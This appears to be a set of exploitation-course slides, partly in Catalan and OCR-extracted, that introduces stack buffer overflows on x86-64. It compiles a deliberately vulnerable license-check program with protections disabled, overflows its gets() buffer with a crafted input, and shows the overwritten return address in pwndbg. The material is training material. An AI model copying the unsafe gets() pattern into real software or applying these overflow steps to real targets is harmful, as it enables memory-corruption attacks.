





rdi = [rbp-0x8] = 0xdeadbeef
rsi = [rbp-0x10] = 0xcafe1337

```
114e:  mov    rbp, rsp
1151:  mov    QWORD PTR [rbp-0x8], rdi
1155:  mov    QWORD PTR [rbp-0x10], rsi
```









ENDIANESS

Big Endian

Little Endian

0xabcd1234

0xab 0xcd 0x12 0x34

0x34 0x12 0xcd 0xab




Stack Based Buffer Overflow

- `sudo apt update`
- `sudo apt install gdb python2 python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential`
- `git clone https://github.com/pwndbg/pwndbg`
- `cd pwndbg`
- `./setup.sh`
- `python3 -m pip install --upgrade pip`
- `python3 -m pip install --upgrade pwntools`

Compilem el binari vulnerable:


```
gcc -no-pie -fno-stack-protector pro_editor.c -o pro_editor
```

```
void get_license() {  
    char license_buffer[256];  
    ...  
    gets(license_buffer);  
    ...  
    return;  
}
```



```
void get_license() {  
    char license_buffer[256];  
    ...  
    gets(license_buffer);  
    ...  
    return;  
}
```


```
GETS(3)                               Lin  
  
NAME  
    gets - get a string from standard input (DEPRECATED)  
  
SYNOPSIS  
    #include <stdio.h>  
  
    char *gets(char *s);  
  
DESCRIPTION  
    Never use this function.  
  
    gets() reads a line from stdin into the buffer pointed to by s, up to but not including the first null byte ('\0'). No check for buffer overrun is performed.
```



```
void get_license() {  
    char license_buffer[256];  
    ...  
    gets(license_buffer);  
    ...  
    return;  
}
```

Input < 256 bytes


Ex: $255 * b'A'$




```
void get_license() {  
    char license_buffer[256];  
    ...  
    gets(license_buffer);  
    ...  
    return;  
}
```

Input \geq 256 bytes

Ex: $256 * \text{b}'A' + 24 * \text{b}'B'$



```
bepernapat@PC-ANALIST-07:~/bof_intro$ gdb pro_editor
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 156 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $ida GDB functions (can be used with print/break)
Reading symbols from pro_editor...
(No debugging symbols found in pro_editor)
----- tip of the day (disable with set show-tips off) -----
Use plist command to dump elements of linked list
pwndbg> r
```

```
pwndbg> r
Starting program: /home/bepernapat/bof_intro/pro_editor
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

[illegible]

```
[+] Thanks for downloading ProEditor.  
[+] To proceed with the installation, please submit your license key:  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBB
```

```
python2 -c "print 256 * b'A' + 24 * b'B'"
```

Program received signal SIGSEGV, Segmentation fault.

0x0000000000401319 in get_license ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS / show-flags off / show-compact-regs off]

*RAX 0x134

RBX 0x0

*RCX 0x1

RDX 0x0

*RDI 0x7fffffff7d8f0 → 0x7ffff7dee050 (funlockfile) ← endbr64

*RSI 0x4052a0 ← 0x6d627553205d2b5b ('[+] Subm')

R8 0x0

*R9 0x7fffffff

R10 0x0

*R11 0x246

*R12 0x7fffffff7e078 → 0x7fffffff7e2f0 ← '/home/bepernapat/bof_intro/pro_editor'

*R13 0x40131a (main) ← endbr64

*R14 0x403e18 (__do_global_dtors_aux_fini_array_entry) → 0x401140 (__do_global_dtors_aux) ← endbr64

*R15 0x7ffff7fffd040 (_rtld_global) → 0x7ffff7ffe2e0 ← 0x0

*RBP 0x4242424242424242 ('BBBBBBBB')

*RSP 0x7fffffffdf58 ← 'BBBBBBBBBBBBBBBB'

*RIP 0x401319 (get_license+97) ← ret

[DISASM / x86-64 / set emulate on]

► 0x401319 <get_license+97> ret <0x4242424242424242>

[STACK]

00:0000 | rsp 0x7fffffffdf58 ← 'BBBBBBBBBBBBBBBB'

01:0008 | 0x7fffffffdf60 ← 'BBBBBBBB'

02:0010 | 0x7fffffffdf68 → 0x7ffff7db5d00 (__libc_init_first) ← endbr64


03:0018 | 0x7fffffffdf70 ← 0x0

```
bepernapat@PC-ANALIST-07:~/bof_intro$ cyclic 300
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaakaaalaaamaanaaaooaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaazaab
baabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaac
